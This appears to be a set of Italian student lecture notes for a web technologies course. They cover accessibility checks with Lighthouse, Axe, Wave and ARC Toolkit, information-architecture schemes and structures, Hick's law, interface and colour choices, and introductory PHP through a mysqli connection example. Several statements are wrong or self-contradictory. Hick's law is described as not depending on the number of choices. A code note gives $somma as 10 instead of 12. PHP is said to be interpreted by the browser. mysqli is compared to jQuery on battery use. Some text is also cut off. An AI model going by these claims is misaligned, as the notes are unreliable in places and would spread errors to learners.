Tutti i test di accessibilità possono essere fatti in modo automatico? → No

Dettagliando un’analisi di accessibilità (fatta da me in singolo, ndr) per i tre siti come richiesto:

1) Usando Lighthouse, si segnala un 71% sulle prestazioni ma un 100% su tutto il resto. Con strumenti come Axe, si segnala che si dovrebbero inserire tutti i tag dentro altri contenitori e inserire almeno un tag main, oppure un nav. I target link non hanno il focus e c’è un contrasto insufficiente per i link, usando anche i tag
, cosa che non si dovrebbe proprio fare.
2) Usando Lighthouse, tag in calo per prestazioni/accessibilità/best practices. Inoltre, Wave segnala subito un titolo mancante e un link vuoto; vi è un link ridondante, mancano i ruoli di navigazione e ci sono i tabindex positivi. Difficile determinare per certo il contrasto, non ci sta un nav, esiste una lista con un solo elemento e non è possibile saltare la navigazione. Inoltre, esiste un *iframe* senza titolo secondo ARC Toolkit. Inoltre, secondo axe mancano elementi strutturali di navigazione all’interno delle liste.
3) Secondo ARC abbiamo caratteri speciali come detto sopra, sono stati definiti elementi con *accesskey* multiple, non esiste un nav. Secondo Lighthouse, sito abbastanza lento a caricare. In generale, sono più cose minori, rispetto all’esempio precedente, anche confrontando serie di strumenti diversi.

Continuazione Principi di Web Design – Schemi organizzativi esatti ed ambigui, Strutture organizzative, Web Designer: Interfaccia e Colori

Per quanto riguarda le modalità di organizzare l'informazione si devono fornire:

- Schemi organizzativi
  - Organizza le informazioni nel sito
  - Permettono di suddividere gli oggetti informativi in raggruppamenti logici
  - Suddivisi in schemi esatti e schemi ambigui
- Strutture organizzative
  - Come i collegamenti sono organizzati tra di loro
  - Definiscono le tipologie di relazione tra i singoli oggetti (o gruppi) dell'universo informativo

L'informazione è suddivisa in sezioni *mutuamente esclusive* (cioè, suddivise in *classi*); questo dovrebbe semplificare la progettazione o la manutenzione dei siti.
Problema: richiedono che l'utente conosca il nome specifico della risorsa che sta cercando.

Esempi di *schemi organizzativi esatti* (se ne occupa l'information designer sulla base dell'analisi degli utenti), basati infatti su questi principi:

- schema alfabetico, facilmente usabile e individuabile, eventualmente suddivisibile in ulteriori categorie concettuali;
- schema cronologico, usato per esempio nei siti di notizie;
- schema geografico, usato per esempio per individuare la zona di riferimento dell'utente (alternativamente, per l'accessibilità, utile usare una lista dei paesi in ordine alfabetico).

Negli *schemi organizzativi ambigui,* l'informazione è suddivisa in categorie nelle quali può essere difficile collocare l'oggetto da catalogare. Il successo di uno schema organizzativo ambiguo dipende dal design iniziale del sistema e dal continuo sforzo di classificazione. Generalmente sono più importanti e utili degli schemi organizzativi esatti, specialmente quando non si sa esattamente cosa si sta cercando. In questi tipi di schemi, è possibile inserire i dati in più sezioni diverse.

Ci si augura la *serendipità*, quindi sperare che gli utenti facciano scoperte fortunate e impreviste.
La ricerca dell'informazione è spesso interattiva e iterativa, coinvolgendo meccanismi di apprendimento associativo; in questo modo l'utente può essere invogliato a continuare.
Quello che troviamo all'inizio della ricerca può influenzare le nostre ricerche successive.

Esempi di schemi organizzativi ambigui:

- Schemi per argomento (topic)
  - L'ambito di definizione può coprire l'intera conoscenza umana oppure ambiti più ristretti
  - Definendo schemi di questo tipo si definiscono l'universo degli argomenti che l'utente si aspetta di trovare in una determinata area
  - Esempio → Yahoo che listava come elenco telefonico tutti i siti presenti sul Web.

- Schemi orientati al compito (task)
  - Il contenuto e le applicazioni sono organizzati come collezioni di processi o compiti
  - Schema appropriato quando è possibile definire un numero limitato di compiti ad alta priorità che l'utente deve svolgere (es. word processor, azioni individuali organizzate in menu task-oriented come *Modifica, Visualizza, Inserisci, Formatta*, etc.)
  - Esempio → Google Drive, Sito ING Bank (Conto Arancio)

- Schemi specifici per audience
  - Organizzato per categorie di utenti (per permessi oppure per categorie ad alto livello), definendo come l'informazione venga vista e opportunamente localizzata
  - In generale tutti i siti che chiedono "Che utente sei?", es. "Sei un privato/Sei un'azienda?"

    - Esempio → Sito UniPD, Sito Uniweb, vecchio sito assistenza Dell (Dell Support)
- Schemi metaforici (*metaphor driven*)
    - Utilizzati per far comprendere concetti nuovi collegandoli a concetti familiari
    - Senza informazioni riescono ad essere facilmente comprensibili
    - Devono essere usati con cautela: le metafore devono essere familiari agli utenti
    - Esempi mostrati a lezione:
        - Siti di assemblaggio computer (dove, concettualmente, prodotti come tastiere/schede madri sono in categorie logiche diverse da quello che può pensare l'utente)
        - iTunes, con l'interfaccia che da sola spiega dove cliccare essendo visivamente intuitiva, tramite uno scaffale; usato anche dalle app di lettura di libri
        - Desktop, con file come documenti, directory come cartelle, il cestino, ecc.
        - The Rubber Chicken Book, sito organizzato come casa torre (quindi, dalla homepage si scende e si sale) per vendita di componenti di PC; le informazioni erano difficilmente raggiungibili
        - Mama's Cucina, un sito di vendita di prodotti "italiani" in lattina, dove si doveva cliccare sugli scaffali per trovare i prodotti

- Schemi ibridi
    - Il potere di uno schema ibrido sta nell'abilità di proporre un modello mentale facile da comprendere
    - Una miscela di elementi da schemi diversi può causare confusione
    - Quando si utilizzano schemi ibridi è necessario mantenere l'integrità di ogni schema, presentandoli separatamente sulla pagina, unendo i pro di vari schemi

Lo schema a categorie è considerabile sia schema esatto che schema ambiguo.

In generale è possibile suddividere uno stesso insieme di elementi informativi in insiemi di gruppi diversi che fanno riferimento a proprietà diverse degli oggetti stessi. A seconda dello schema utilizzato è poi possibile progettare il sistema di navigazione più appropriato.

- Es. un insieme di capi di abbigliamento può essere visitato per marca, colore, taglia, tipologia, etc.

Esistono diversi tipi di *strutture organizzative*. Una sequenza rappresenta il modo più semplice di organizzare l'informazione. È adatta per siti didattici, perché impone un ordine al materiale da consultare. Le principali sono:

- Sequenza → In maniera sequenziale
    - Rappresenta il modo più semplice di organizzare l'informazione. È adatta per siti didattici, perché impone un ordine al materiale da consultare
- Gerarchia → Per importanza concettuale
- A faccette (faceted), anche detto a matrice → Organizzato a riquadri, facilmente navigabili
    - Ogni informazione del sito può essere vista da diverse angolature, perché ha molti attributi attraverso cui può essere conosciuta e usata
        - Es.: una maglia può essere catalogata in base alla tipologia, taglia, materiale, colore, etc.
- Ipertesto → Una serie di link collegati gli uni con gli altri, la più basilare

In una homepage, sicuramente la migliore struttura organizzativa è la gerarchia.
Una gerarchia ben progettata è la base di una buona architettura informativa. Le suddivisioni mutuamente esclusive e le relazioni padre-figlio, tipiche delle gerarchie, sono semplici e familiari.

- Es. alberi genealogici, gerarchie amministrative, vincitori dei tornei, etc.

Se usate per un sito web rendono gli utenti in grado di sviluppare facilmente un modello mentale della struttura del sito e della loro localizzazione in questa struttura.

Nella progettazione di una struttura gerarchica è necessario trovare un buon equilibrio tra *ampiezza* (numero di opzioni ad ogni livello) e *profondità* della gerarchia (numero di livelli):

- gerarchie troppo ampie portano al sovraccarico cognitivo: per il web è consigliabile non andare oltre le 10 opzioni nel menu principale (es. gelaterie con i gusti di gelati);
- gerarchie troppo profonde rendono eccessivo il numero di click necessari per reperire l'informazione: è buona regola non superare i 4 o 5 livelli (per risposta esame → 5 livelli)

Cosa importante: *gerarchie ampie e poco profonde* sono facilmente aggiornabili, anche in termini di layout

- Non oltre 10 livelli per l'ampiezza
- Massimo 4/5 livelli per l'altezza/la profondità
  - Per informazioni molto puntuali, è possibile arrivare a 7

I siti in evoluzione possono richiedere una riprogettazione, adattandosi ai continui cambiamenti.


La Legge di Hick, formulata negli anni Cinquanta ma ancora valida nell'ambito della human-computer interaction, stabilisce che il tempo necessario per compiere una scelta non dipende dal numero di scelte possibili (quantità), né dal quando compierle, né dal modo secondo cui le scelte sono presentate (qualità). Essa descrive il tempo che ci impiega una persona per prendere una decisione date le scelte possibili (incrementando le scelte, il tempo di decisione sale logaritmicamente). Dato questo fattore, si capisce la correlazione tra scelte e tempo (incremento e decremento non lineare tra le due).

Concretamente:

- Se è possibile organizzare un menù secondo un ordine conveniente per l'utente, le strutture ampie sono preferibili a quelle profonde
- Se non è possibile, alternativamente tra le due:
  - scomporre il menù su più livelli in modo che contengano voci coerenti
  - personalizzare o contestualizzare il menù mostrando solo una parte delle scelte possibili

L'associazione comune di idee tra oggetti è *l'ipertesto*, in cui le unità informative possono essere collegate attraverso link gerarchicamente o non gerarchicamente, oppure seguendo entrambe le modalità. È una struttura non lineare, molto flessibile, ma può essere un ostacolo per l'utente per la formazione di un modello mentale del sito. Non si adatta bene per la navigazione primaria.

Diamo un confronto tra strutture organizzative ed utenti:



Riassumendo gli schemi organizzativi:

- Gli schemi *esatti* sono i migliori quando *l'utente sa quello che sta cercando*
- Gli schemi *ambigui* sono i migliori per la navigazione e l'apprendimento associativo, quando *l'utente ha una vaga idea di quello che sta cercando*

Quando possibile, è *opportuno utilizzare entrambi* i tipi di schema.

Riassumendo le strutture organizzative:

- utilizzare la struttura gerarchica come fondamento per l'architettura del sito;
- individuare le strutture sequenziali;
- individuare nel sito collezioni di informazione omogenea e strutturata, ed applicare ad essa il modello a database;
- utilizzare l'ipertestualità come complemento a strutture basate sui due modelli precedenti, per aumentare la flessibilità complessiva della struttura organizzativa.

Fino a qui, se ne occupa l'Information Designer; ora parliamo del Web Designer, che si occuperà di progettare l'interfaccia. L'attività di progettazione riguarda due aspetti fortemente interconnessi:

1) progettazione del layout
2) organizzazione dell'informazione

Gli schemi visti finora, sebbene riguardino soprattutto il secondo punto, influenzano anche il layout finale: è quindi importante che web designer e information designer lavorino insieme. È invece di sola competenza del web designer la realizzazione della grafica del sito e la cura di tutti gli altri aspetti del layout.

È necessario non solo organizzare bene l'informazione, ma anche fornire una chiara distinzione tra aree informative ed aree per l'interazione, in modo chiaro e ben organizzato.
Strutturalmente, l'interfaccia si deve ritenere uniforme e coerente:

- L'interfaccia deve essere semplice:
  - Conquistare la fiducia dell'utente con la coerenza
  - Coerenza contestuale
- Progettare per il web è molto diverso che progettare per la carta stampata
  - Dimensioni della pagina variabili
  - Equipaggiamenti hw e sw diversi
  - Fruizione non lineare
  - Eterogeneità del pubblico

Domande Wooclap:

1. Quali colori sceglieresti per un sito di un venditore di detersivi?
   a. Toni bianchi misto a colori accesi (simili al detersivo) → Bianco/Blu
2. Quali colori sceglieresti per un sito di un venditore di giocattoli?
   a. Toni accesi e colorati (vari colori accesi)
3. Quali colori sceglieresti per un sito di un laboratorio di analisi?
   a. Colori bianchi e colori che trasmettono tranquillità (es. verde)

Dal punto di vista di colori, almeno in Occidente (casi come il colore bianco, considerato come colore di lutto oppure il colore positivo-verde, colore negativo-rosso, inteso sia come senso di natura/pericolo che di colori del semaforo):

- Rosso: fierezza, passione, dinamismo, vigore, amore, pericolo;
- Giallo: saggezza, conoscenza, energia, intelletto, libertà;
- Verde: solidità, forza, crescita, fertilità, salute, successo;
- Bianco: purezza, pulizia, cura, perfezione, innocenza;
- Nero: potere, enigma, formalità, lusso;
- Grigio: equilibrio, stile, neutralità, garbo;
- Blu: fiducia, ordina, calma, armonia, freschezza;
- Viola: nobiltà, saggezza, spiritualità, fantasia;
- Arancione: inventiva, estro, unicità, vitalità.

Da un punto di vista di interfacce, si cerca di mantenere la consistenza:

- Consistenza all'interno e attraverso applicazioni simili
- Comportamento predicibile
- Mantenere lo stesso strumento di interazione nello stesso task
- Non richiedere di uscire dall'ambiente per completare il task
- Non usare shortcut mnemonici

Attenzione

Si noti che la parte PHP nell'anno 2022/2023 non è stata trattata con lezioni dedicate nell'anno corrente (causa indisposizione della prof), ma sono appunti e note riferiti alle videolezioni anno 21/22 sullo stesso argomento (da lei stessa indicata come risorsa di riferimento). Come tali, non vi saranno aggiornamenti/indicazioni maggiori come per altri casi. La parte PHP viene comunque trattata nei laboratori, in linea di massima presenti nello stesso file nell'ordine cronologico/consequenziale finora adottato. Viene comunque trattata in modo il più possibile completo, coerente e semplice come il resto del file e dei contenuti presenti.

PHP: Introduzione, Variabili e commenti, Tipi, Stringhe, Array, Hash

PHP, originariamente acronimo di Personal Home Page (1994), oggi è più conosciuto con l'acronimo ricorsivo PHP Hypertext Processor. Inizialmente era usato per la creazione di pagine Web personali, per semplificare l'uso grazie al fatto di poterlo usare in parallelo all'HTML (suddividendo comportamento e struttura). Inoltre:

- È un linguaggio di *scripting interpretato*, per il quale sul server viene eseguito il codice e sul browser viene visualizzato l'output (oggi usato nell'80% circa dei siti)
- È un linguaggio a *tipizzazione debole* (cioè, non richiede una dichiarazione del tipo di variabile, piuttosto tentano una conversione del tipo a seconda delle operazioni che vengono eseguite sulle variabili) e supporta il paradigma ad oggetti (introdotti nella versione 5), riprendendo la sintassi di C o Perl (possiamo dire, suo predecessore)

In merito alla versioni:

- La versione 7 è molto stabile (attualmente circola la versione 8), con vari miglioramenti di velocità di esecuzione e correzione di molti bug di sicurezza. Inoltre, ha introdotto nuovi costrutti che facilitano la programmazione e permettono una migliore leggibilità del codice, fornendo inoltre una migliore gestione delle eccezioni e del flusso del programma.
- La versione 8 citata ha introdotto la compilazione JIT/Just In Time (compilazione durante l'esecuzione del programma), gestione degli errori, attributi union, espressioni di match, etc.
- Sito di riferimento: https://www.php.net/

Uno script PHP viene interpretato attraverso il browser e si può trovare in qualsiasi cartella del server, lanciato attraverso l'interprete (*php mycode.php*, lanciando l'output sulla shell).
Un esempio di codice PHP dentro il codice HTML: *<?php Tutto il codice php si trova in un tag ?>*
Se il codice PHP è su un file dedicato si può omettere il tag di chiusura. Normalmente, l'esecuzione termina dopo l'ultima istruzione e non vengono inserite linee in più o output non voluto.

I parametri di funzionamento di PHP sono definiti nel file di configurazione *php.ini* che il server web legge ad ogni riavvio. Alcuni esempi:

- *display_errors = On* → mostra gli errori 'sul browser' (cioè, fa vedere delle stringhe di messaggi di errore direttamente sulla pagina)
- *max_execution_time* → tempo concesso per l'esecuzione di uno script, dopo il quale si blocca (def. 30 secondi)
- *session.save_path* → questo parametro indica la cartella nella quale PHP salva i file di sessione
- *phpinfo()* → per vedere le informazioni contenute in *php.ini*

Per il fatto di dividere il comportamento e struttura, si ha ripetizione di codice molto forte (dovute a modifiche inline; questo vale per CSS, PHP e JavaScript) quando si ha mescolamento di codice PHP con HTML. Questo non va bene (preferiamo un file *.php* richiamato direttamente dal browser):

```
<html>
        <head>
                <title>Test PHP</title>
        </head>
        <body>
                <?php echo "Hello World!<p>"; ?>
        </body>
</html>
```

Tecnologie Web - 7

Per quanto riguarda le istruzioni, ciascuna termina con un punto e virgola (;) e i commenti sono identificati con il doppio slash (//) oppure il cancelletto/hashtag (#), mentre il multilinea è /* */

Ben più utili le variabili, indicate dal segno del dollaro ($) seguito dal nome della variabile.
Il loro nome può iniziare solo con una lettera o con il trattino basso/underscore (_). Si noti che PHP è case sensitive (quindi, $pippo != $Pippo).
Inoltre, non essendoci tipizzazione forte, le variabili non devono essere dichiarate per forza (spesso viene valutata e inizializzata ad 1 in quanto vista come booleana).
Esistono delle variabili predefinite:

- *$_SERVER["HTTP_HOST"]* → nome del sito
- *$_SERVER["PHP_SELF"]* → nome del file che contiene lo script

La Gaggi consiglia di eseguire sempre il codice da shell (esempio, warning di variabili già usate/non inizializzate). Nel caso di codice non valido PHP, il browser cerca come per l'HTML di "fare del suo meglio".

In merito ai tipi, viene dedotto dal contesto d'uso ed una variabile può cambiare tipo durante la sua esistenza. PHP supporta 8 tipi primitivi. Normalmente abbiamo:

- Tipi scalari: *boolean, integer, float, string*
- Tipi composti: *array*, *object*, *callable* (quest'ultimo usato per forzare un argomento di una funzione ad essere riferimento ad una funzione)
- Tipi speciali: *resource* (memorizza un riferimento ad una risorsa esterna), *NULL*

Per quanto riguarda l'interpretazione delle stringhe, queste possono essere interpretate con apici singoli oppure con doppi apici. Tuttavia, ci sono delle differenze:

- Una coppia di apici singoli viene usata per delimitare una stringa che non deve essere interpretata
- I doppi apici sono utilizzati per delimitare una stringa che deve essere interpretata

PHP consente di forzare o meno l'interpretazione dei nomi delle variabili all'interno delle stringhe:

- Se *$eta=12*, la stringa "*Pippo ha $eta anni*" viene stampata così: *Pippo ha 12 anni* (viene interpretata)

Il carattere di escape viene utilizzato per rappresentare caratteri speciali all'interno di stringhe interpolate è '\'.

```
$uno=1; $due=2;
echo '$uno+ $due\n';          stampa> $uno+$due\n
echo "$uno+ $due\n";          stampa> 1 + 2
echo "\$uno+\$due\\n";        stampa> $uno+$due\n
```

Attenzione alla conversione stringhe – interi (problema sempre dovuto alla tipizzazione debole, quindi i numeri in ogni momento potrebbero essere stringhe)

```
<?php
   $a=2;
   $b=10;
   $somma = $a + $b;
   $stringa = $a . $b;
   $somma2 = $stringa + $a;
   echo "Somma: $somma\n";
   echo "Stringa: $stringa\n";
   echo "\$somma2: $somma2". "\n";
?>
```

Note sul codice:

- $somma = 10
- $stringa = 210 (con il punto che rappresenta concatenazione di stringhe)
- $somma2 = 212 (dato che somma 210 visto come numero e 2)
- Stampa d somma → 12
- Stampa di stringa → 210
- Stampa di $somma2 → 212

Alcune funzioni di manipolazione delle stringhe (con elenco completo a http://it2.php.net/manual/en/ref.strings.php)

- *strstr(string $stringa, string $cercata)*: restituisce FALSE se cercata non è contenuta in stringa, altrimenti stringa a partire dalla prima occorrenza di cercata
- *stristr(string $stringa, string $cercata)*: come prima ma ignora la capitalizzazione
- *strpos(string $stringa, string $cercata):*come prima ma restituisce la posizione della prima occorrenza
- *strcmp(string $stringa1, string $stringa2)*: restituisce 0 se le due stringhe sono uguali, 1 se la prima stringa viene dopo la seconda in ordine lessicografico, viceversa -1
- *trim(string $stringa)*: toglie gli spazi prima e dopo
- *substring(string $stringa, int $inizio, int $fine)*
- *str_replace(string $cercata, string $sostituita, string $stringa)*

In merito agli array, PHP mette a disposizione sia array a cui si accede tramite un indice, sia gli array associativi, ovvero coppie (chiave, valore). *array()* è il costruttore, *count()* restituisce la lunghezza.

```
<?php
   $vuoto = array();              //array vuoto
   $settimana = array ("lunedì", "martedì", "mercoledì");
   echo $settimana[1];            //stampa martedì
   echo count($settimana);        // stampa 3
   $settimana[0] = "Lunedì";      //modifica un elemento
   $settimana[] = "giovedì";      //aggiunge un elemento in coda;
   unset($settimana[2]);          //rimuove il terzo elemento
   unset($settimana);             //cancella l'array
?>
```

In merito alle hash, sono visti come array associativi coppie chiave-valore, in cui ciascun elemento viene associato ad una chiave che può essere utilizzata come indice:

```
$parentiPaperino = array("Paperone" => "zio",
                         "Qui" => "nipote", "Quo" => "nipote" );
dove il nome è la chiave e il grado di parentela il contenuto
$parentiPaperino["Qui"]              //contiene "nipote"
unset($parente_paperino["Qua"]);     //toglie l'elemento "Qua"
```

Esempio molto semplice di stampa dell'array (con controllo in linea di comando):

```php
<?php
$vuoto = array(10);
echo "stampo \$vuoto";
print_r($vuoto);
$settimana = array("lunedì", "martedì", "mercoledì", "giovedì",
                   "venerdì", "sabato", "domenica");
echo "stampo \$settimana con echo: $settimana \n";
echo "stampo \$settimana con print_r:\n";
print_r($settimana);
$parentiPaperino = array("Paperone" => "zio",
                         "Qui" => "nipote",
                         "Quo" => "nipote",
                         "Qua" => "nipote");
echo "stampo \$parentiPaperino:\n";
print_r($parentiPaperino);
?>
```

```
stampo $settimana con echo: Array
stampo $settimana con print_r:
Array
(
    [0] => lunedì
    [1] => martedì
    [2] => mercoledì
    [3] => giovedì
    [4] => venerdì
    [5] => sabato
    [6] => domenica
)

stampo $parentiPaperino:
Array
(
    [Paperone] => zio
    [Qui] => nipote
    [Quo] => nipote
    [Qua] => nipote
)
```

Tornando ai tipi speciali:

- I dati di tipo *resource* sono destinati alla rappresentazione di strutture esterne complesse e non sono direttamente manipolabili in PHP, ma il controllo è demandato a specifiche librerie
- Il tipo *null* ha come unico valore NULL che rappresenta l'assenza di un valore
- Il tipo *const* rappresenta una costante: *define('COSA', <<costante>>)*

Gli oggetti sono stati definiti dalla versione 5 dello standard e si definisce un costruttore ad una classe (che può avere o non avere dati di input), iniziando con *__construct* (con due underscore).
Nell'esempio che segue abbiamo una proprietà privata e pubblica, con successivo errore in quanto non viene passata la targa in fase di costruzione.

```php
class Automobile{
    function __construct($targa) { $this->targa = $targa;}
    // dichiarazione delle proprietà
    public $modello = 'Maggiolone';
    // dichiarazione dei metodi
    public function vediTarga() {
        echo $this->targa;
    }
}

$auto = new Automobile();  // ERRORE
$auto->vediTarga();
```

Come per altri linguaggi, si possono dichiarare classi statiche (*static*) e sottoclassi (*extends*).

PHP: Operatori, Cicli, Array, Funzioni, MySQLi: Cicli, Esecuzione Query, Gestione degli errori, Visualizzazione risultati, Espressioni Regolari e modificatori/sintassi, Gestione I/O da file

Listiamo i singoli operatori per numeri e stringhe:

- Numerici: operatori numerici del linguaggio C

Operatori Numerici			
++	--	+	-
/	*	%	**

- Stringhe: l'unico operatore disponile è il . per la concatenazione

Operatori booleani
&&, and
||, or, xor
! (not)
cond ? expr1 : espr2

Operatori relazionali
==, ===
!=, <>, !==
>, >=
<, <=
<=> (PHP7)

Tecnologie Web - 20

Similmente, per quanto riguarda gli array, usiamo il segno "+" per concatenarli e l'uguaglianza (con "==" per controllare coppie (chiave-valore) e "===" per controllare coppie (chiave-valore) nello stesso ordine e con stesso tipo.

La creazione delle risorse, nel Web, è utile solo quando serve: appena ho finito di usare una risorsa, non si usa più. In più, essendo PHP linguaggio lato server, è possibile renderlo verboso senza appesantire il carico richiesto parte client. Caso JavaScript, si creano variabili parlanti e tramite i *minifier*, si comprime il codice per renderlo più leggero per il browser. Non accade lo stesso con PHP.

Esistono diverse funzioni sugli array (http://it2.php.net/manual/en/ref.array.php per la lista completa):

- *unset($val)*: applicato ad un elemento distrugge una posizione, applicato all'array distrugge l'array
- *in_array($val, $array)*
- *sort, rsort* (rompe l'associazione chiave-valore; attenzione con gli array associativi, quindi: in quei casi, si usano *asort, arsort*)
- *explode($separatore, $stringa)*: dato una stringa e un separatore restituisce un array popolato a partire dalla stringa
- *implode($separatore, $array)*: inverso della precedente
- *array_keys($array)*

Nelle istruzioni condizionali, abbiamo gli onnipresenti *if* e *switch*:

```
if (espressione di controllo){
  ...
} elseif {
    ...
} else { ... }
```

```
switch (espressione){
 case 0:
    ...
    break;
 case 1:
    ...
 default:
    ...
}
```

In merito ai cicli, citiamo gli evergreen *while, do-while, for*.

Più utili magari i *foreach*, che forniscono un modo più semplice per iterare sugli array e funziona solo quando si ha a che fare con array/oggetti. Esempio relativo a lato.

Scritto da Gabriel

```
while (espressione di controllo){
    //istruzioni del ciclo
}

do {
    //istruzioni del ciclo
} while (espressione di controllo)

for (inizializzazione; espr. controllo; incremento){
    //istruzioni del ciclo
}
```

```
foreach (array as $value) { /*istruzioni ciclo*/ }
foreach (array as $key => $value) { /*istruzioni ciclo*/ }

foreach ($parentiPaperino as $i => $valore){
        echo "\$parentiPaperino[", $i, "]: ",
                $parentiPaperino[$i], "\n"; //oppure $valore
}
        $parentiPaperino[Paperone]: zio
        $parentiPaperino[Qui]: nipote
        $parentiPaperino[Quo]: nipote
        $parentiPaperino[Qua]: nipote
```

Per modificare il valore di una cella, bisogna far precedere la variabile con &. Non è possibile modificare le chiavi di un array associativo (ma posso modificare i valori); nel caso, devo distruggere la chiave vecchia e poi operare.

```
$vettore = array(1, 2, 3, 4);
foreach ($vettore as &$value) {
    $value = $value * 2;
}
// $vettore adesso contiene 2, 4, 6, 8
```

Le funzioni si definiscono tramite la keyword *function*. Il passaggio di parametri è per valore:

```
function funzione($arg1, $arg2="default", /* ..., */ $argn){
    echo "Sono una funzione.\n";
    return $valore;
}
```

Se è necessario il passaggio per riferimento è sufficiente far precedere un & (perché normalmente quel segno identifica un riferimento):

```
function quadrato(&$val){
    $val=$val*$val;
}
```

Lo scope di una variabile (cioè, letteralmente, dove viene vista) è lo script PHP stesso. In PHP le variabili globali non vengono viste all'interno delle funzioni se non dichiarate esplicitamente come globali (dunque, tramite le keyword *global*).

```
$a = 3; $b = 2;

function somma(){
    global $a, $b;
    $b = $a + $b;
}

somma();
echo $b;
```

Esempio di variabili globali e variabili non globali:

```
$a=3;
$b=2;

function somma(){
    echo "<p>Variabile a: ", $a, "</p>";
    echo "<p>Variabile b: ", $b, "</p>";

    $b=$a+$b;

    echo "<p>Somma con variabili non globali ", $b, "
</p>";
}

function sommaGlobal(){
    global $a, $b;
    echo "<p>Variabile a: ", $a, "</p>";
    echo "<p>Variabile b: ", $b, "</p>";

    $b=$a+$b;

    echo "<p>Somma con variabili globali ", $b, "</p>";
}
```

Variabile a:

Variabile b:

Somma con variabili non globali 0

Variabile a: 3

Variabile b: 2

Somma con variabili globali 5

Nuovamente, si consiglia di evitare di mettere codice PHP nell'HTML senza seguire l'ordine corretto di uso e di apertura dei tag. Meglio farli girare come script da shell (raccomandazione più di una volta da parte della prof).

Esistono un insieme di variabili cosiddette *superglobali*, in quanto variabili predefinite nel linguaggio ed accessibili ovunque.

- *$GLOBALS*: array associativo che contiene tutte le variabili globali (ex. $GLOBALS['a'])
- *$_SERVER*: array associativo che contiene informazioni sul server che ospita lo script
- *$_GET*: parametri passati al server in caso di metodo *get*
- *$_POST*: parametri passati al server in caso di metodo *post*
- *$_FILES*: elenco di file di cui si sta facendo l'upload
- *$_COOKIE*: array associativo contenente i cookie
- *$_SESSION*: array associativo con i dati delle sessioni
- *$_REQUEST*: contiene le variabili *$_GET, $_POST e $_COOKIE*
- *$_ENV*: variabili di ambiente

Similmente, consideriamo la gestione Input e Output da file, con diverse funzioni disponibili da parte della libreria di sistema. Tipicamente leggiamo in un file le parti statiche della pagina Web, facciamo i calcoli che servono per la parte dinamica e poi si carica il resto dei contenuti (es. la base di dati).

- *int fopen*(string nomefile, string modalità)
  - modalità: r, w, a (append) se si aggiunge + indica sia lettura che scrittura
- *bool fclo*se(int puntatorefile)
- *string fgetc*(int puntatorefile)
- *string fread*(int puntatorefile, int length)
- *bool feof(*int puntatorefile)
- *int fwrite(*int file, string stringa, int length)
- *array file(*string nomefile)
- *string file_get_contents*(string nomefile)
- *int readfil*e(string nomefile)

Riportiamo un esempio di codice errato (codice HTML mischiato con PHP):

```
<!DOCTYPE html>
<html lang="it">…<body>
        <h1>Questa è una pagina qualsiasi</h1>
        <p>Loren ipsum … </p><p>Pagina visitata da n.
        <?php
                $nomefile = "contatore.txt";
                $contenuto = file($nomefile);
                $visite = trim($contenuto[0])+1;
                if ($fp = fopen ($nomefile, "w")){
                        fwrite ($fp, $visite);
                        fclose($fp);
                }
                echo $visite;
        ?> persone.</p>
</body></html>
```

Se arrivano più visite contemporaneamente, rischio di perderle (non è il problema principale, essendo codice "leggero" il PHP); in questo caso non è un grosso problema di sincronizzazione.

Il vero problema è il fatto di aver mescolato il codice.

Ecco un esempio di separazione tra struttura e comportamento:

```
<?php
        echo file_get_contents("inizioPagina.txt");
        $nomefile = "contatore.txt";
        $contenuto = file($nomefile);
        $visite = trim($contenuto[0])+1;
        try {
                $fp = fopen ($nomefile, "w");
                fwrite ($fp, $visite);
                fclose($fp);
                echo $visite;
        }catch (Throwable $t){
                echo "Errore nell'apertura del file. $t\n";
        }
        echo file_get_contents("finePagina.txt");
?>
```

In questo caso, oltre a separare completamente separazione e struttura, abbiamo anche un controllo sulle possibili eccezioni/situazioni di errore. Comunque, rimane il possibile problema di race condition (es. usando un semaforo).

Rimane comunque una pagina non validabile, essendo direttamente PHP; utile invece usare direttamente un file HTML usando una stringa "segnaposto" (che indica che in quel punto starà PHP).

In merito invece alla *gestione degli errori* (non si dipende dal browser/client, ma dal server, pertanto si può avere maggiore libertà di gestione codice e altro). PHP7 cambia il meccanismo della gestione errori fino alla versione precedente, grazie all'uso della funzione *die*, che altro non è se non un alias della funzione *exit*, ma "rompe" immediatamente appena avviene un errore. Non è molto consigliato in quanto si ha a che fare con una pagina rotta non accessibile agli utenti, con un errore che non dice nulla.

Gli errori sono gestiti come eccezioni:

```
try{
  // codice che può generare un errore
}
catch (Throwable $t){
  // gestione degli errori in PHP7
}
catch (Exception $e){
  // per compatibilità con PHP5 (non raggiunto da PHP7)
}
```

Throwable è l'interfaccia di base per qualsiasi oggetto che possa essere lanciato tramite un'istruzione *throw*, compresi *Error* ed *Exception*.

PHP mette a disposizione due modi di includere file che contengono altre porzioni di codice

- *include(nomefile)*: posizionata all'inizio dello script equivale ad un copia-incolla. Genera un warning se il file manca
    - *include_once(nomefile)*: controlla le doppie inclusioni
- *require(nomefile)*: uguale a include ma genera un errore che blocca l'esecuzione se il file non esiste
    - *require_once(nomefile)*

Una cosa che ci interessa di sicuro è la gestione del database, basata sull'utilizzo di una versione più sicura e performante di MySQL, cioè *mysqli* (dove "i" sta per "improved"), veloce e interpretato al momento, orientato anche agli oggetti. Infatti, PHP 7 non supporta più la libreria MySQL.
Risulta essere migliore anche da un punto di vista di consumo di risorse (es. su mobile, consuma molta meno batteria rispetto a jQuery).

Mette a disposizione delle funzioni per:
1. connettersi ad un DB
2. restituire gli errori di connessione
3. eseguire una query
4. chiudere una connessione

Esempio di connessione ad un database:

- connessione e se tutto va bene ho i risultati e verifico eventuali errori di connessione (dando a video o mostrando errori). Similmente, a lato, gestione degli errori in modo standard con le variabili globali.

```php
<?php   //Connessione al DBMS e selezione del database.
// definizione parametri di connessione
…
// stringa di connessione al DBMS e
//creazione istanza della classe MySQLi
$connessione = new mysqli($host, $user, $password, $db);

// verifica su eventuali errori di connessione
if ($connessione->connect_errno) {
   echo "Connessione fallita (". $connessione->connect_errno
                        . "): " . $connessione->connect_error;
   exit();
}
```

```php
<?php   //Connessione al DBMS e selezione del database.
